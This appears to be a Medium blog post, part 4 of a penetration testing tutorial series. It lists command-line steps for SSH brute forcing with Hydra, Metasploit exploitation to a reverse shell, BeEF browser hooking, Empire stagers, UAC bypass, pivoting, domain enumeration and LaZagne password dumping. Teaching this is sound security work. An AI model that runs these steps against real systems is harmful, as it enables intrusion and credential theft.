Network Penetration Testing-Part 4

Piyush Patil
May 18 · 6 min read ★

Once you have enough results from information gathering and scanning phase, we will use that information for exploiting and then we will see post-exploitation.

Brute Forcing

Hydra

hydra -V -l username -p password -s port_no ip_address ssh

hydra -V -L user.txt -P pass.txt -s port_no ip_address ssh

. . .

> *SearchSploit*

searchsploit, a command line search tool for Exploit-DB that also allows you to take a copy of Exploit Database with you, everywhere you go. SearchSploit gives you the power to perform detailed off-line searches through your locally checked-out copy of the repository. This capability is particularly useful for security assessments on segregated or air-gapped networks without Internet access.

apt update && apt -y install exploitdb

searchsploit samba

(It will show all exploits related to samba.)

searchsploit -m exploits/windows/dos/148.sh

. . .

> *Metasploit*

service postgresql start =>starting postgresql service

msfdb init => if this is the first time you are running metasploit

Msfconsole =>start metasploit

1-Select suitable exploit => Finding a home in the neighborhood

2-Use that exploit ==>Breaking into the home

3- Use payload =>what you will do at home, once you are inside

1-Select Suitable exploit

search type:exploit

search CVE-XXXX-XXXX

search cve:2014

search name:wordpress


Set OPTION_NAME value

3-Use payload

show payloads

exploit

enjoy reverse shell.



. . .

> *Beef*

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

https://beefproject.com/

service apache2 start

gedit /var/www/html/index.html

http://192.168.56.101:3000/ui/authentication

Username-beef

Password-beef

So as soon as, target open our website 192.168.56.101 ,he gets infected and you can see the new entry in your beef UI interface.

Click on commands tab to see all available options

www.powershellempire.com

Installation:

git clone https://github.com/EmpireProject/Empire

cd Empire

cd setup

./install.sh

Once the installation is done, move back a directory and run empire using **./empire.**

1-Setup listener- Think of a listener as a Metasploit handler.

2-Setup stager- Think of a stager as your payload.


3-Once victim gets connected, play with him.-

1-Setup listener

listeners

uselistener http

execute



2-Setup stager

usestager windows/launcher_bat

set Listener http

execute

3.Once victim gets connected,play with him

agents =>to see all active agents

you can perform command-line tasks by typing shell followed by a native Windows command.

shell ipconfig

Modules:

There are quite a few modules available to you, including:

– reliable persistence (critical for any engagement)

– mimikatz (no explanation required)

– privesc (such as GPP and dllhijacker)

– network tools (port scanning, reverse dns, share finding, etc)

– keylogging

…and many more.

. . .

run post/windows/gather/win_privs

If it is enabled

use exploit/windows/local/bypassuac

set SESSION 2

Exploit

After bypassing UAC, we are good to go.

meterpreter > getsystem

Or

Migrating from user level access to NT Authority access

run post/windows/manage/migrate

It can be done manually by using

meterpreter >migrate process_id

To see process_id ,type ps

MAPPING THE INTERNAL NETWORK

Aim is to find other exploitable machines and getting closer to our goal.

ipconfig ==>TO know ip address in windows

run netenum -ps -r 192.168.1.0/24

-ps=>Perform ping sweep on ip range

-r=>the target address range

so now we know the all host on network,so we can scan it and check which ports are open and which services are enabled.

consider our victim ip is 192.168.1.1 and we have discovered that there is 192.168.1.2 host available on the same subnetwork.

In order to send traffic from our attacking host to this new host, we will have to tunnel our traffic through 192.168.1.1

This technique is called pivoting.

route add 192.168.1.0 255.255.255.0 2 ==>2 is session number

192.168.1.0 =>Gateway

we can now try tcp port scan on new host 192.162.1.2

use auxiliary/scanner/portscan/tcp

set RHOST 192.162.1.2

exploit

DATA HARVESTING

shell

net start =>>to see all running services in windows.

ps ==>list running processes

A critical information to retrieve in windows networked environment ,is if the compromised machine is a part of domain or even if is itself a domain controller.

we can run a command

shell

net view /domain

or

run post/windows/gather/enum_domains

shell

net group “Domain Controllers” //domain ==>print the list of domain controllers

shell

net user ⇒ Getting information about users on windows

cat /etc/passwd ==>Getting information about users on Linux

net localgroup ==>check which groups exist on the machine

https://github.com/AlessandroZ/LaZagne

Usage

- Launch all modules

laZagne.exe all

- Launch only a specific module

laZagne.exe browsers

- Launch only a specific software script

laZagne.exe browsers -firefox

- Write all passwords found into a file (-oN for Normal txt, -oJ for Json, -oA for All). Note: If you have problems to parse JSON results written as a multi-line strings, check this.

laZagne.exe all -oN

laZagne.exe all -oA -output C:\Users\test\Desktop

- Get help

laZagne.exe -h

laZagne.exe browsers -h

- Change verbosity mode (2 different levels)

Note: For wifi passwords \ Windows Secrets, launch it with administrator privileges (UAC Authentication / sudo)

. . .

> *Linux Post-Exploitation*

https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List

Hacking Cybersecurity Security Network Penetration Testing

50 claps

WRITTEN BY

Piyush Patil

Reverse Engineering, Penetration Testing(Web, Mobile, IoT, Network, Infra)


Follow

Do They All Want To Sleep With Me? — And Other Questions Of A Guys' Girl

Tesia Blake in P.S. I Love You
Nov 21 · 7 min read ★

Top on Medium

Apparently I Was Nothing But A Woo Girl



Michelle Ann in Fearless She Wrote
Nov 13 · 4 min read ★

4.92K

Top on Medium

How to Predict the End of a Relationship

Colleen Murphy in Mindful Muse
Nov 22 · 5 min read ★

2.4K